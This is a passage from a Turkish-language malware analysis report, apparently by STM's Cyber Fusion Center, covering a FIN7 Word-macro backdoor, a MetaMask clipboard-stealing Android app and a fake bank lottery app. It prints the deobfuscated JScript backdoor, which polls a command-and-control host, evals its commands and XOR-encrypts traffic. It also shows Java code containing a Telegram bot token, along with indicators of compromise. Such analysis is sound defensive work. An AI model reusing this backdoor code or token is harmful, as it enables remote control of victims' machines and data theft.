- Danışmanlık sektörüne yönelik saldırılar ve kampanyalar yaptığı gözlemlenmiştir.

FIN7 yaptığı saldırılarda gizlenme yöntemlerini geliştirmiştir. Örnek olarak 2017'nin Nisan ayında kurbanların cihazlarına bulaşabilmek için LNK dosyalarını ve VBScriptlerini kullanarak mshta.exe isimli dosyayı çalıştırmıştır. Bunu Office dokümanlarının makro çalıştırma özelliğini kullanarak yapmıştır.

Yapılan araştırmalarda "FIN7'nin" "CARBANAK backdoor" denilen sömürü sonrası (post-exploitation) aracını kullanarak kurbanın ağına istediği gibi girebildiği görülmüştür.


9.1. Teknik İnceleme

Mshta.exe isimli dosyaya ait SHA-256 hash bilgisi aşağıdaki gibidir:

No	Özet Değeri (SHA-256)
1	63FF5D9C9B33512F0D9F8D153C02065C637B7DA-48D2C0B6F7114DEAE6F6D88AA


Tablo 1: Dosyaya ait hash bilgileri

İncelenen dokümanın VirusTotal uygulaması üzerinde yer alan bilgilerine Şekil 21'de yer verilmiştir.




Şekil 21: Zararlının VirusTotal sonuçları

Kurbana e-posta eki olarak gönderilen dosya açıldığı zaman aşağıdaki Microsoft Word dokümanı ile karşılaşılmaktadır. Makro kodlarının çalışmasına izin verildikten sonra zararlı aktiviteler başlamaktadır.




Şekil 22: Açılış ekranı – Makro çalıştırılmadan önce

Makrolar aktive edildikten sonra Şekil 23'te yer alan "**Decryption Error**" içerikli bir ekran kullanıcının karşısına çıkmaktadır.




Şekil 23: Açılış Ekranı – Makro çalıştırıldıktan sonra

Dosya içindeki makro kodları aşağıdaki gibi çıkartılmaktadır.




Şekil 24: Makro kodlarının çıkarılması

İlgili kodlara karmaşıklaştırma (obfuscation) işlemi uygulandığı görülmektedir. Karmaşıklaştırılmış (Obfuscated) kodlar, kod parçasının en son kısmında "akigfass" ve "xwokif" değişkenlerine atanarak Shell komutu ile çalıştırılmaktadır.



Şekil 25: Obfuscate edilmiş VBS kodları

Kodu doğrudan çalıştırmak yerine kodun nasıl çalıştığının anlaşılması için "Echo" ile ekrana yazdırılmıştır.



Şekil 26: Kodların açılması


Ulaşılan kod parçasının da deobfuscate edildiği görülmektedir. Analizin bu kısmında deobfuscate edilmiş değişkenlerin içeriğini görmek adına vbs kodlarının debug edilmesi uygun görülmüştür.

Yukarıdaki görselde işaretlenmiş "akigfass" ve "xwokif" değişkenleri incelendiğinde "akigfass & xwokif" ifadesiyle iki değişkenin içinde yer alan veri birleştirilerek bir sistem komutu oluşturulmaktadır. Ardından bu komut çalıştırılmaktadır. İki değişkenin birleştirilmesiyle oluşan kod parçası aşağıdaki gibidir:

- C:\Users\User\Contacts\oce.exe // b /e:jscript
- C:\Users\User\Contacts\elog.tmp


İlgili zararlı, C:\Users\Contacts dizini altında oce.exe ve elog.tmp dosyası oluşturmaktadır. İki dosya üzerinde yapılan incelemelerde "oce.exe" isimli dosyanın Microsoft standart uygulaması olan WScript olduğu, "elog.tmp" dosyasının ise zararlıya ait esas payload dosyası olduğu tespit edilmiştir.

C:\Users\Contacts dizininde oluşan dosyalar aşağıdaki gibidir.



Şekil 27: Doküman çalıştıktan sonra oluşturulan dosyalar

Esas payload dosyası çalıştırıldıktan sonra kendisini silmektedir.




Şekil 28: Zararlı javascript payload'unun kontrollü olarak çalıştırılması

Şekil 29'da yer alan "elog.tmp" dosyasının içeriğine bakıldığında; kod içinde kullanılan fonksiyon ve stringlerin parça parça ayrılarak basit bir obfuscation yapıldığı görülmüştür.

```
var vqokfephuzuwy = ['canxynqy', 't";var', 'i'];
var edryqufyzxi = ['e', 'Object', 'exuje'];
var kfucypmabe = ['ipbaccyd', 'kikoce', 'o'];
var icpafudseg = ['hzecige', 'wizgun', 'prihhe'];
var xozinjoji = ['e', 'hxazf ', 'uzqizw'];
var vvisnaqqyjha = [mykecajkazw[1], ugriqiwad[1], iceqegiqloxl[1], ftyjlopirutco[1], owotixwagi[1],
rvucxutixy[1], juwhokbosnar[1], oryqjaplumlijm[1], kylimuvkib[1], guhalitepw[1], tesfideqzyrji[1],
epvylymwut[1], ozakxuhomm[1], erzovecigu[1], ufqizazpihto[1], uqsyzuntalho[1], occeqebelho[1], adyv
nuhopifbe[1], guhbadiwkabju[1], jrepebitagy[1], qagemofsoss[1], emyrelfygd[1], axysotpapp[1], wunor
ilhoqegmuxuc[1], opjyglitasqohn[1], umyjkucliv[1], sodgegmyhow[1], fsilqixydludxy[1], agyxafdys[1],
idyqxephiqhi[1], rnebiqmoni[1], ixyjagoks[1], ghyhjaszyfpysfi[1], juqoqlalec[1], xnupikasi[1], emik
eklurrajevad[1], uvtamroxkil[1], ybxyhpepub[1], piqibqezbabku[1], ulygozkoggewc[1], gasregherbali[1
jureqfafakle[1], qutifpunosba[1], fubxabxaxel[1], vujajlanka[1], ycwalizeberd[1], vugkejpunega[1],
muzcegciwxebco[1], yhzobivbov[1], ahbuqyqmevi[1], mkungyqpife[1], etwisjihronw[1], silmobxiwhu[1],
czugijhudi[1], lbynymantixe[1], usrozufvawrixq[1], qhuxmuvepaqa[1], ohicipito[1], unyvzosaxern[1],
urfydxafyras[1], laswofelxu[1], eppyxadtaq[1], lsenuhehzu[1], umxamlapqacp[1], udeccumepc[1], lbyzi
yggypepmigi[1], aplasrokoj[1], ispegupvec[1], amolephuxk[1], isipymocovb[1], bwavhuvrozuw[1], figni
bneslyxetqo[1], ahcalwucov[1], zqanlovekgog[1], juhuwuxvym[1], vytalebtubwu[1], cabzicikky[1], lanj
dwulycvaroglu[1], orhijaqapy[1], ycuznudlib[1], oxmemhehugu[1], ylciruvetw[1], agularamr[1], ibnure
alxogdikpevlej[1], yvalafnanu[1], uzutsibogef[1], hitujenxyqxu[1], ijycfakduhwojn[1], cimbyluqwu[1],
zfykonpukotra[1], iwyrranepx[1], otypafsiswy[1], vnuvbivuhelu[1], obkuqtemydy[1], uzodhunvokah[1],
hinbomkipwozni[1], yqsasywgucsyqq[1], gubcyzxanacsy[1], ujrevxigcyjqa[1], itnacrezkaqal[1], oqtonur
bpymorkacewju[1], fulkymyfiza[1], uvepmorxupc[1], ohkamututluh[1], otuvjyqlizegj[1], uxidotrihg[1],
pwinefbufkypa[1], ubufxorxeje[1], ifcybewnifb[1], ujpytobuqma[1], ucynecehb[1], pifibnilsofy[1], uz
gykasimotu[1], kepcamlalke[1], uzedtyjizra[1], xytmycarbapfe[1], opworzedurby[1], ojizajjufez[1],
whiqovkirpo[1], hfugosmejil[1], igygculabwazx[1], zorizemtu[1], onyhubugd[1], yxidxyhebir[1], uwlan
texmodyqxewgy[1], kasiwiry[1], lycfidqupeqqy[1], ebydlaxgudvatp[1], enwaxkevynazj[1], ispasezziwca[
olirnygfamti[1], mapyxqighudv[1], ekegaqazlu[1], imylwonduxf[1], ycwyjrovoli[1], ojbaxevregl[1], yp
haxgehcofhojy[1], dwucyswagnohu[1], dyzinxarekb[1], tfiweqaxej[1], bgopkygcytynvy[1], namagixco[1],
nusysotugm[1], zahybyvuj[1], avmupatdewso[1], uvpagdopyc[1], radontabezn[1], zuxohwacos[1], yciqysr
ydekefbowka[1], cziqiceppi[1], orahjadoxna[1], ulmuhisqazed[1], zacgexapum[1], jpononpuvyql[1], ryc
adfagegdyq[1]].join('');
new Function(vvisnaqqyjha)();
```

Şekil 29: Elog.tmp dosyasının içeriği

Payload dosyasına ait bellek dökümü incelendiğinde kodların açık hali rahatlıkla görülmektedir.



Şekil 30: Çalışan zararlı payload'un bellek üzerinden görüntülenmesi

Bellek dökümünden elde edilen kod parçası düzenlendiğinde kodlar rahatlıkla okunabilir hale gelmektedir.

```
var dyhenizcy = "User-Agent";
var eladiwijpynt = "fetch";
var iluxehilp = "request";
var qtegukilnotx = "encrypt";
var sovufdoxypa = "action=get_command";
var zifujuqjokf = "ijyiciwuhsek=";
var dwargofmicixd = "z";
var nxuqazcopyfa = "no";
var isohkikoceqs = "request";
var fipiveny = "";
var ylyxkaqrumkerd = "no";
var ecmexdutbyha = "show_ico";
var qhuvincofulri = "&id=";
var ovozyjess = "create_image";
var adchhorub = "?request=page";
var otqetimsehxazf = "Scripting.FileSystemObject";
var alfascuxcyze = "";
var tjucfalpetcejs = "%APPDATA%";
var upixlopuq = "encrypt";
var ycninyiwan = "?request=content&id=";
var cakaxlapi = "https://cisco-cdn.com/";
var egnahkutos = "content";
var cdiwsixchu = "decrypt";
var upsukobcycxaq = "&";
var cvugogubadco = "_";
var emegefihu = "create_logo";
var pewenhicano = "decrypt";
var sgerzubgare = "POST";
var itochokygv = "string";
var psimynadiq = "application/x-www-form-urlencoded";
var kapofziwy = "encrypt";
var yrtigizeqo = "images";
var wotojkasqimko = "";
var podhifany = "Unknown";
var curusmyzbupu = "show_png";
var iramadxyz = "image";
var kehpyipeffy = "";
var senpaqoduzfu = "Content-Type";
var ksyrpuwizqun = "MSXML2.ServerXMLHTTP";
var ojriceknaxyc = "WScript.Shell";
var igpeddurviggy = "show_jpg";
var abyfbespan = "sString";
var egxudmifbaniqt = "_";
var ihojweplimytr = "";
var sorweqcoxfykda = "POST";
var ghekomfiwe = "get_image";
var rtywderumme = "/";
var ctofokpugt = "winmgmts:root/CIMV2";
var amfacnexnuzli = "";
var ocawycajy = "cdn";
var yxdiqwuqzosselk = "group=ico&rt=0&secret=fqhedf43dsSFvm03&time=120000&uid=";
```

Şekil 31: Bellekten alınan kodların geniş hali

Analizin bundan sonrasında elde edilen kod parçasına ait fonksiyon parçaları detaylı olarak incelenecektir.

9.1.1. Main Fonksiyonu

Main fonksiyonunda zararlı komuta kontrol sunucusuna yaklaşık iki dakikalık periyotlarla bir HTTP POST isteğinde bulunularak işlenecek komut istenmektedir ve aldığı komutu çalıştırmaktadır. Eğer sunucuyla iletişim başarılı bir şekilde sağlandıysa gelen cevap "send_data" fonksiyonundan şifreli bir şekilde elde edilmekte ve "ncommand" değişkeninin içinde tutulmaktadır. Sunucuyla bağlantı kurulamadığı durumda ise "ncommand" değişkeninin değeri "no" olmaktadır ve zararlı yazılım yaklaşık iki dakika sonraki denemesine kadar inaktif olarak kalmaktadır.

```
function main() {
    var ncommand = "";
    ncommand = send_data("request", "action=get_command", true);
    if (ncommand !== "no") {
        try {
            eval(crypt_controller("decrypt", ncommand));
        } catch (e) {}
    }
    var random_knock = 120000 + (Math.floor(Math.random() * 16001) - 5000);
    WScript.Sleep(random_knock);
    main();
}
```

Şekil 32: Main fonksiyonu

Sunucudan gelen şifreli komut “crypt_controller” isimli fonksiyon ile çözülmektedir. İlk parametrenin değeri “decrypt”, ikinci parametrenin değeri ise çözülecek şifreli metin olmaktadır.

9.1.2. Crypt_Controller Fonksiyonu

```
function crypt_controller(type, request) {
    var encryption_key = "";
    if (type === "decrypt") {
        request = decodeURIComponent(request);
        var request_split = request.split(")*(");
        request = request_split[0];
        encryption_key = request_split[1].split("");
    } else {
        encryption_key = (Math.floor(Math.random() * 9000) + 1000).toString().split("");
    }
    var output = [];
    for (var i = 0; i < request.length; i++) {
        var charCode = request.charCodeAt(i) ^ encryption_key[i % encryption_key.length].charCodeAt(0);
        output.push(String.fromCharCode(charCode));
    }
    var result_string = output.join("");
    if (type === "encrypt") {
        result_string = result_string + ")*(" + encryption_key.join("");
        result_string = encodeURIComponent(result_string);
    }
    return result_string;
}
```

Şekil 33: Crypt_Controller fonksiyonu

Bu fonksiyonun ilk parametre değeri olan “type’ın” değerine göre şifreleme ya da şifre çözme görevini yaptığı görülmüştür. Eğer “type’ın” değeri “decrypt” olarak gelmiş ise request parametresinin içeriği [şifreli_metin + “)*(“ + şifreleme_anahtarı] formatında olmaktadır ve fonksiyonun içinde bu parametreden şifreli metin ile anahtar çıkarılmaktadır.

Eğer “type” değeri encrypt ise her zaman 4 basamaklı bir decimal olacak şekilde rasgele bir şifreleme anahtarı üretilmekte, request parametresindeki metin bu anahtarla şifrelenmekte ve yine [şifreli_metin + “)*(“ + şifreleme_anahtarı] değeri dönülmektedir.

Şifreleme ve şifre çözme işlemleri metin anahtarla basit XOR operasyonuna sokularak yapılmaktadır.

9.1.3. ID Fonksiyonu

WMI (Windows Management Instrumentation) sorgusu yaparak zararlının çalıştığı makineye ait mac ve dns host adı bilgilerini elde etmektedir.

```
function id() {
    var lrequest = wmi.ExecQuery("select * from Win32_NetworkAdapterConfiguration where ipenabled = true");
    var lItems = new Enumerator(lrequest);
    for (; !lItems.atEnd(); lItems.moveNext()) {
        var mac = lItems.item().macaddress;
        var dns_hostname = lItems.item().DNSHostName;
        if (typeof mac === "string" && mac.length > 1) {
            if (typeof dns_hostname !== "string" && dns_hostname.length < 1) {
                dns_hostname = "Unknown";
            } else {
                for (var i = 0; i < dns_hostname.length; i++) {
                    if (dns_hostname.charAt(i) > "z") {
                        dns_hostname = dns_hostname.substr(0, i) + "_" + dns_hostname.substr(i + 1);
                    }
                }
            }
            return mac + "_" + dns_hostname;
        }
    }
}
```

Şekil 34: ID fonksiyonu

9.1.4. Get_Path Fonksiyonu

İlgili dizilerin elemanlarını kullanarak rasgele path ve file çifti kombinasyonlarını kullanarak “hxxps://cisco-cdn.com/<path>/<file>” şeklinde domain adreslerine ait path bilgilerini üretmektedir.

```
function get_path() {
    var pathes = ["images", "image", "content", "fetch", "cdn"];
    var files = ["create_logo", "get_image", "create_image", "show_ico", "show_png", "show_jpg"];
    var path = pathes[Math.floor(Math.random() * pathes.length)] + "/" + files[Math.floor(Math.random() * files.length)];
    return "https://cisco-cdn.com/" + path;
}
```

Şekil 35: Get_path fonksiyonu

9.1.5. Send_Data Fonksiyonu

```
function send_data(type, data, crypt) {
    try {
        var http_object = new ActiveXObject("MSXML2.ServerXMLHTTP");
        if (type === "request") {
            http_object.open("POST", get_path() + "request-case", false);
            data = "ijyjciwuhsek=" + crypt_controller("encrypt", "group=ico&rt=0&secret=fghedf43dsSFvm03&time=120000&uid=" + uniq_id + "&id=" + id() + "&" + data);
        } else {
            http_object.open("POST", get_path() + "request-controller=" + uniq_id, false);
            if (crypt) {
                data = crypt_controller("encrypt", data);
            }
        }
        http_object.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0");
        http_object.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        http_object.setTimeouts(, 10000);
        http_object.send(data);
        return http_object.responseText;
    } catch (e) {
        return "no";
    }
}
```

Şekil 36: Send_data fonksiyonu

Get_path fonksiyonundan gelen url adresine POST isteği yapılmaktadır.

```
URL: https://cisco-cdn.com/images/show_ico?request=page
URL: https://cisco-cdn.com/image/get_image?request=page
```

Şekil 37: Örnek URL’ler

POST isteğiyle gönderilecek datanın içeriği oluşturulurken, “group=ico&rt=0&secret=fghedf43dsSFvm03&time=120000” sabit değerleri ve bunlara ek olarak id fonksiyonundan gelen mac adresi, host adı bilgisi, zaman damgası bilgileri kullanılmaktadır. Daha sonra isteğin sonuna “action=get_command” eklenmekte ve bu alanlar crypt_controller fonksiyonuyla şifrelenmekte ve çıkan sonuç ‘ijyjciwuhsek=’ sabit değerinin sonuna eklenmektedir.

```
REQUEST: group=ico&rt=0&secret=fghedf43dsSFvm03&time=1&uid=816&id=00:0C:29:20:18
:3D_WIN-7IHMTOHJIFO&action=get_command
```

Şekil 38: Örnek bir request

Devamında POST isteğinin header bilgileri doldurulmakta ve istek gönderilmektedir. İstek başarılı şekilde yapılıp cevap alındıysa gelen cevap send_data fonksiyonu tarafından dönülmektedir. Aksi halde “no” değeri dönülmektedir.

```
SEND_DATA:  ijyjciwuhsek=UA_LBx0EYZx5Dx15BMx0Fx03x16JVPBx5CFx0EUx5EZUI_x06x00TJa
aFIx02x00x16Mx5Bx5EUx04x03x15EPUx0Ex03x0Bx05x15Yx5Dx0Fx03x00x03x02px0Dx0Bx0Bx09x
02x09x08x02x08x03x01wonx7Bx7Dx1Dx0Ex03x7Bx7Dmx7Dx7Bzmtx7Cx16XQGYUx5Cx0EUx5CF1SU_
x5EQWV)*(2309
```

Şekil 39: Örnek bir send_data çıktısı

Crypt_controller fonksiyonunda bahsedildiği gibi XOR anahtarı metnin “)*(“ dan sonra gelen kısmı, yani 2309’dur.

Zararlı örnekleri tarafından iletişim kurulan komuta kontrol sunucuları analizin yapıldığı zaman aralığında aktif olmadığından dolayı, uzak sunucudan gelen komut yapısı incelenememiştir. Uzak sunucudan komut çalıştırmanın yanı sıra "eval" fonksiyonu aracılığıyla ikincil zararlı payload dosyasının indirilebileceği tahmin edilmektedir.

Gerçekleştirilen analiz ve incelemelerin ardından ilgili zararlının enfekte olduğu sistemde arka kapı olarak kullanıldığı tespit edilmiştir.

9.2. Tehdit Vektörü Göstergeleri (IoC)

9.2.1. Zararlının iletişime geçtiği domain adresleri

No	Domain Adresleri
1	cisco-cdn.com
2	logitech-cdn[.]com
3	exchange-cdn[.]com
4	ntservicepack-cdn[.]com
5	instagram-cdn[.]com
6	facebook77-cdn[.]com
7	realtek-cdn[.]com
8	vmware-cdn[.]com
9	pci-cdn[.]com
10	tw32-cdn[.]com
11	digicert-cdn[.]com

Tablo 2: Zararlının geçtiği domain adres örnekleri

10. MetaMask Zararlı Yazılım Analizi

Google Uygulama Mağazasında sıkça görülen zararlı uygulamalara yeni bir tür daha eklendi. "Clipper" türündeki bu zararlı uygulama telefonda yapılan "kopyala" işlemiyle clipboard'a kopyalanan verileri toplamakta ve değiştirmektedir. Kripto cüzdanları hedef alan bu uygulama, alanında ilk olma özelliğini taşıyor. Bu tarz eşsiz özelliklere sahip zararlı uygulamalara karşı son kullanıcıların dikkatli olması gerekmektedir. Özellikle Google uygulama mağazasına zararlı uygulamaların kolaylıkla yüklenebildiği düşünüldüğünde kaynağı bilinmeyen uygulamaların ve sahte geliştiricilerin uygulamalarının indirilmemesi gerekiyor.


Şekil 40: MetaMask reklam görseli

10.1. Teknik İnceleme

STM Siber Füzyon Merkezimizdeki analistlerinin gerçekleştirdiği analizler sonucunda elde edilen bulgular bu kısımda aktarılmaktadır. AndroidManifest dosyası Şekil 41'de yer almaktadır. Uygulamanın son kullanıcıdan dikkat çeken bir izin istemediği görülmektedir.

Şekil 41: AndroidMAnifest dosyası

İncelenen uygulamanın SHA256 değerinin VirusTotal sonuçları aşağıdaki gibidir.




Şekil 42: Zararlının VirusTotal sonucu

Zararlının kullandığı Bitcoin ve Ethereum kripto para cüzdan adresleri aşağıda görülebilir. İlgili cüzdan adreslerini, duruma göre değişken olarak, clipboard içine yazdığı görülmektedir.

Şekil 43: Zararlı uygulamanın cüzdan bilgileri

Zararlı uygulama kullanıcı tarafından kopyalanan verileri izlemekte ve bir değişiklik durumunda "clipboard-history.txt" isimli dosyaya yazmaktadır.



Şekil 44: Kullanıcı bilgilerinin toplanma aşaması

```
public static String acc_id = "556050782";
public static String acc_idg = "388008377";
public static String acc_idj = "332127384";
public static Activity activity = null;
public static String apiLink = "https://api.telegram.org/";
public static String botoken = "bot733454717:AAG5GpAAJ6BDzsP1JbqTfsuRXfPsJ5-Fg2o";
public static String sendMsg = "/sendMessage?chat_id=";
public static String texti = "&text=";
```

Şekil 45: İletişime geçilen Telegram hesapları

Toplanan verilerin gönderildiği hesap bilgileri Şekil 45'te yer almaktadır.

10.2. Tehdit Vektörü Göstergeleri (Indicator of Compromises)

10.2.1. Zararlının iletişime geçtiği Telegram hesapları

- 556050782
- 388008377
- 332127384

10.2.2. Zararlının kullandığı kripto cüzdanlar

- 17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA
- 0xfbbb2EF692B5101f16d3632f836461904C761965

10.2.3. Tespit edilen zararlıya ait hash bilgileri

- 86507924e47908aded888026991cd03959d1c-1b171f32c8cc3ce62c4c45374ef

10.3. Tavsiyeler

İlgili zararlı üzerinde yapılan analiz ve incelemeler sonucunda, zararlının kullanıcıların clipboard bilgilerini çalmayı hedefleyen zararlı Android uygulamaları olduğu tespit edilmiştir. Google Uygulama Mağazası bünyesinden uygulama indirirken sahte uygulamalara dikkat edilmelidir. Bu bağlamda uygulama yazarının güvenilir olduğuna ve uygulamanın adının doğru olduğundan emin olunmalıdır. İlgili zararlının iletişime geçtiği IP adresleri ve domain bilgileri anlamında kurum telefon ve cihazlarının iletişimi gözden geçirilmeli, ilgili IP ve domain adresleri kara listeye alınarak engellenmelidir.

11. Ziraat 156'ncı Yıl Çekiliş Zararlı Yazılım Analizi

Twitter üzerinden yapılan çekiliş tabanlı kampanyalar mobil ortamda yayılmaya devam ediyor. Uygulama mağazası da dahil olmak üzere pek çok mecrada bankaları hedef alan çekiliş adı altında kullanıcıların bankacılık bilgilerini çalmaya yönelik kampanyalar mobil zararlı bankacılık uygulamaları olarak kullanıcıları hedef alıyor. Zararlı uygulamaların ana işlevi kullanıcıların bankacılık bilgilerini elde etmek ve iki faktörlü doğrulama mekanizmalarını atlatmak adına SMS bilgilerini çalmak olarak karşımıza çıkıyor.

11.1. Teknik İnceleme

Zararlının ve zararlının indirdiği uygulamanın açılış ekranları aşağıda görülebilir.

Şekil 46: Zararlı uygulama açılış ekranı

"79866c174dd807159ea626f530ed610ee9330f8c44af-f6c29c35febf19ec21f9" özet bilgisine sahip uygulama telefona kurulduğunda güncelleme adı altında "eba-335956afad3b50a93effc61cd7467552ff0f7c8ac14032f-784c5fec3a5720" özet bilgisine sahip başka bir uygulama indirmektedir.

